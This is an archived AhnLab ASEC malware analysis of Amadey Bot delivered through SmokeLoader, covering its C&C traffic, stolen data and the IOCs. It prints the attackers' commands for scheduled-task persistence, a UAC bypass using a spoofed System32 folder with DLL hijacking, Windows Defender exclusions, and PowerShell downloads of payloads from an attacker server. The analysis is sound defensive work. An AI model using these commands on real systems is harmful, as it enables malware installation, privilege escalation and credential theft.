Amadey Bot Being Distributed Through SmokeLoader - ASEC

By ATCP


Published: 2022-07-10 · Archived: 2026-04-05 16:04:41 UTC

Amadey Bot, a malware that was first discovered in 2018, is capable of stealing information and installing additional malware by receiving commands from the attacker. Like other malware strains, it has been sold in illegal forums and used by various attackers.

The ASEC analysis team previously revealed cases where Amadey was used on attacks in the ASEC blog posted in 2019 (English version unavailable). Amadey was mainly used to install ransomware by attackers of GandCrab or to install FlawedAmmyy by the TA505 group that is infamous for Clop ransomware. The attackers of **Fallout Exploit Kit** and **Rig Exploit Kit** are also known for using Amadey.

The team has recently discovered that Amadey is being installed by SmokeLoader. SmokeLoader is a malware that has continuously been distributed during the last few years, taking up high proportion in the recent ASEC statistics. It is recently distributed by having users download the malware that is disguised as software cracks and serial generation programs from websites for distribution.

SmokeLoader provides various additional features related to info-stealing as plug-ins. It is normally used to install additional malware strains as a downloader. When SmokeLoader is run, it injects Main Bot into the currently running explorer process (explorer.exe). This means Bot that performs actual malicious behaviors operates inside the explorer process. The figure below shows AhnLab's ASD log of SmokeLoader, which has been injected into explorer, downloading Amadey.



When Amadey is run, it first copies itself to the Temp path below. Then, Amadey registers the folder where it exists as a startup folder to allow itself to be run after reboot. It also provides a feature to register itself to Task Scheduler to maintain persistence.

> **Amadey Installation Path**
> > %TEMP%\9487d68b99\bguuwe.exe
>
> **Command registered to Task Scheduler**
> > cmd.exe /C REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders" /f /v Startup /t REG_SZ /d %TEMP%\9487d68b99\
> > schtasks.exe /Create /SC MINUTE /MO 1 /TN bguuwe.exe /TR "%TEMP%\9487d68b99\bguuwe.exe" /F


Target Type	File Name	File Size	File Path
Current	bguuwe.exe	681.5 KB	%SystemDrive%\users\%ASD%\appdata\local\temp\%ASD%\bguuwe.exe
Target	cred[1].dll	126.5 KB	%SystemDrive%\users\%ASD%\appdata\local\microsoft\windows\inetcache\ie\ye22vpo2\cred[1].dll
Parent	2ede.exe	681.5 KB	%SystemDrive%\users\%ASD%\appdata\local\temp\2ede.exe
DropperOfCurrent	explorer.exe	4.88 MB	%SystemRoot%\explorer.exe

Process	Module	Target	Behavior	Data
bguuwe.exe	N/A	N/A	Downloads executable file	http://authymysexy.info/5lsq3fr/plugins/cred.dll cred[1].dll
2ede.exe	N/A	N/A	Copies itself	bguuwe.exe
bguuwe.exe	N/A	N/A	Downloads executable file	http://authymysexy.info/5lsq3fr/plugins/cred.dll cred.dll

After going through the process mentioned above, the malware starts communicating with the C&C server. The following Fiddler log shows Amadey communicating with the C&C server, downloading the cred.dll plug-in to collect user environment information and send aos□╢to the C&C server, and installing RedLine info-stealer as an additional malware strain.

Result	Protocol	Host	URL	Body	Process	Comments
200	HTTP	teamfighttacticstools.info	/5Lsq3FR/index.php	16	bguuwe:3088	C&C #1
200	HTTP	authymysexy.info	/5Lsq3FR/index.php	67	bguuwe:3088	C&C #2
200	HTTP	nftmatrixed.info	/5Lsq3FR/index.php	16	bguuwe:3088	C&C #3
200	HTTP	185.17.0.52	/yuri.exe	1,628,576	bguuwe:3088	RedLine InfoStealer
200	HTTP	authymysexy.info	/5Lsq3FR/index.php	5	bguuwe:3088	C&C #1
200	HTTP	teamfighttacticstools.info	/5Lsq3FR/index.php	16	bguuwe:3088	C&C #2
200	HTTP	nftmatrixed.info	/5Lsq3FR/index.php	16	bguuwe:3088	C&C #3
200	HTTP	authymysexy.info	/5Lsq3FR/Plugins/cred.dll	129,536	bguuwe:3088	Stealer Plugin
200	HTTP	authymysexy.info	/5Lsq3FR/index.php	16	bguuwe:3088	C&C #1
200	HTTP	teamfighttacticstools.info	/5Lsq3FR/index.php	16	bguuwe:3088	C&C #2
200	HTTP	nftmatrixed.info	/5Lsq3FR/index.php	16	bguuwe:3088	C&C #3


The malware collects the information of the infected system before it connects to the C&C server. The information collected includes basic information such as computer name and user name, as well as a list of installed anti-malware products. Each part of the collected information is sent to the C&C server in an appropriate format. The server then can send the URL of additional malware strains that Amadey will download to make it operate as a downloader.




Item	Data Example	Meaning
id	129858768759	Infected system’s ID
vs	3.21	Amadey version
sd	37bbd7	Amadey ID
os	9	Windows version ex) Windows 7 – 9 Windows 10 – 1 Windows Server 2012 – 4 Windows Server 2019 – 16
bi	0	Architecture (x86 – 0, x64 – 1)
ar	0	Admin privilege status (1 if admin privilege is available)
pc	PCNAME	Computer name
un	USERNAME	User name
dm	DOMAINNAME	Domain name
av	0	List of installed anti-malware
lv	0	Set as 0
og	1	Set as 1

Table 1. Data sent to the C&C server

The table above indicates that the current version of Amadey discussed in this post is 3.21. Accessing the C&C panel of the current Amadey version under analysis shows how the current version is slightly different from the previous one.






Among items sent to the C&C server, “av” refers to the information of anti-malware installed on the infected environment. Each number is assigned to a particular anti-malware product. As ’13’ is chosen if the infected environment is Windows 10 or Windows Server 2019, it is likely the number is reserved for Windows Defender.

Anti-malware Name	**Number**
X	0
Avast Software	1
Avira	2
Kaspersky Lab	3
ESET	4
Panda Security	5
Dr. Web	6
AVG	7
360 Total Security	8
Bitdefender	9
Norton	10
Sophos	11
Comodo	12
Windows Defender (assumed)	13

Table 2. List of anti-malware for checking

Amadey also periodically takes screenshots and sends them to the C&C server. It captures the current screen in a JPG format and saves it with the name “129858768759” in the %TEMP% path. The screenshot is later sent to the C&C server with the POST method.




The network traffic figure shown above has “cred.dll”, meaning the malware downloaded a plug-in for stealing information. The plug-in developed with the Delphi programming language is downloaded to the %APPDATA% path. It is then run through rundll32.exe as having the Export function Main() as an argument as shown below.

> rundll32.exe %APPDATA%\406d6c22b040c6\cred.dll, Main

The list of information that is stolen includes emails, FTPs, VPN clients, etc. The information collected is sent to the same C&C server.

> **List of information targeted for info-stealing plug-in**
> – Mikrotik Router Management Program Winbox
> – Outlook
> – FileZilla
> – Pidgin
> – Total Commander FTP Client
> – RealVNC, TightVNC, TigerVNC
> – WinSCP

The Fiddler log mentioned above shows how Amadey installed additional malware from “hxxp://185.17.0[.]52/yuri.exe” besides the cred.dll plug-in. When Amadey periodically communicates with the C&C server to send the information of the infected system, the server usually sends the NULL data back. However, it can send a downloader command depending on the command. The downloader command is sent with encoded data, and decoding it will allow the malware to receive an URL for downloading additional malware. The malware downloaded from the URL is RedLine info-stealer.




Accessing “hxxp://185.17.0[.]52/” shows a list of files.

The table below explains each file. They include Amadey, RedLine, and downloader malware types used to install them.

Name	Type
Proxy.exe	Autoit downloader malware
a.exe	Amadey (unpacked original version)
ama.exe	Amadey (NULL data added to a.exe)
au.exe	Amadey (packed)
bin	Amadey downloader (x64 DLL)
xyz.exe	Downloader (installs bin)
yuri.exe	RedLine info-stealer

Table 3. List of malware strains


xyz.exe and bin, which are downloader malware types, are developed with the Rust programming language. xyz.exe downloads bin and supports privilege escalation using the UAC bypass technique. The technique exploits AutoElevate and the mechanisms of AIS. AutoElevate is a program with the “<autoElevate>true</autoElevate>” property as shown below. If certain conditions are met, it can be run as admin privilege without a UAC pop-up.



To do so, the program needs to be run in a trusted location such as System32 besides the property mentioned above. Hence the malware created the “C:\Windows \System32\” folder as shown below and copied “FXSUNATD.exe” (AutoElevate program) to satisfy the condition. AIS ignores spacings when internally checking paths. So if “FXSUNATD.exe” is run in the path mentioned earlier, it is recognized as being executed from a normal System32 path. The path check is successful and the program is run as AutoElevate (admin privilege).

> > powershell.exe “New-Item -ItemType Directory ‘\?\C:\Windows \System32’; Copy-Item -Path ‘C:\Windows\System32\FXSUNATD.exe’ -Destination ‘C:\Windows \System32\’; powershell -windowstyle hidden $ProgressPreference= ‘SilentlyContinue’; Invoke-WebRequest hxxp://185.17.0[.]52/bin -Outfile ‘C:\Windows \System32\version.dll'”
>
> > powershell.exe “Start-Process ‘C:\Windows \System32\FXSUNATD.exe'”

The malware then downloads a malicious DLL named version.dll in the same path. version.dll is a DLL used by “FXSUNATD.exe”. If the file is in the same path as “FXSUNATD.exe”, the DLL is executed first following the DLL load order when the exe program is run. The process is called DLL hijacking. By exploiting this mechanic, the malware loaded on a normal program is executed as “FXSUNATD.exe” is run after the malicious DLL (version.dll) is created in the same path.



bin (version.dll) loaded and executed by “FXSUNATD.exe” is a downloader that installs Amadey and RedLine. When it is run, it uses the Windows Defender command to register the %ALLUSERSPROFILE% folder and %LOCALAPPDATA% directory that includes the Temp directory as exclusions. It then downloads and runs each malware type.

> > powershell -windowstyle hidden Add-MpPreference -ExclusionPath C:\ProgramData\; Add-MpPreference -ExclusionPath $env:TEMP\; Add-MpPreference -ExclusionPath $env:LOCALAPPDATA\
>
> > powershell -windowstyle hidden Invoke-WebRequest -Uri hxxp://185.17.0[.]52/yuri.exe -OutFile $env:TEMP\msconfig.exe;

> powershell -windowstyle hidden Invoke-WebRequest -Uri hxxp://185.17.0[.]52/ama.exe -OutFile $env:TEMP\taskhost.exe

Initially distributed through exploit kits in the past, Amadey has been installed through SmokeLoader from malicious websites disguised as download pages for cracks and serials of commercial software until recently. Once the malware is installed, it can stay in the system to steal user information and download additional payloads. Users should apply the latest patch for OS and programs such as Internet browsers, and update V3 to the latest version to prevent malware infection in advance.

AhnLab's anti-malware software, V3, detects and blocks the malware above using the aliases below.

[File Detection]
– Trojan/Win.MalPE.R503126 (2022.07.07.01)
– Trojan/Win.Amadey.C5196504 (2022.07.07.02)
– Trojan/Win.Delf.R462350 (2022.01.04.02)
– Trojan/Win.Generic.R503640 (2022.07.09.01)
– Downloader/Win.AutoIt.C5200737 (2022.07.11.00)
– Malware/Win.Trojanspy.R438708 (2021.08.25.01)
– Trojan/Win.Amadey.C5200739 (2022.07.11.00)
– Downloader/Win.Agent.C5198969 (2022.07.10.00)
– Downloader/Win.Agent.C5198968 (2022.07.10.00)

[Behavior Detection]
– Malware/MDP.Download.M1197
– Execution/MDP.Powershell.M2514

MD5

0f4351c43a09cb581dc01fe0ec08ff83

0fd121b4a221c7767bd58f49c3d7cda5

18bb226e2739a3ed48a96f9f92c91359

27f626db46fd22214c1eb6c63193d2a0

600bb5535d0bfc047f5c61f892477045

Additional IOCs are available on AhnLab TIP.

URL

http[:]//185[.]17[.]0[.]52/Proxy[.]exe

http[:]//185[.]17[.]0[.]52/a[.]exe

http[:]//185[.]17[.]0[.]52/ama[.]exe

http[:]//185[.]17[.]0[.]52/au[.]exe

http[:]//185[.]17[.]0[.]52/bin

Additional IOCs are available on AhnLab TIP.

Gain access to related IOCs and detailed analysis by subscribing to **AhnLab TIP**. For subscription details, click the banner below.

Source: https://asec.ahnlab.com/en/36634/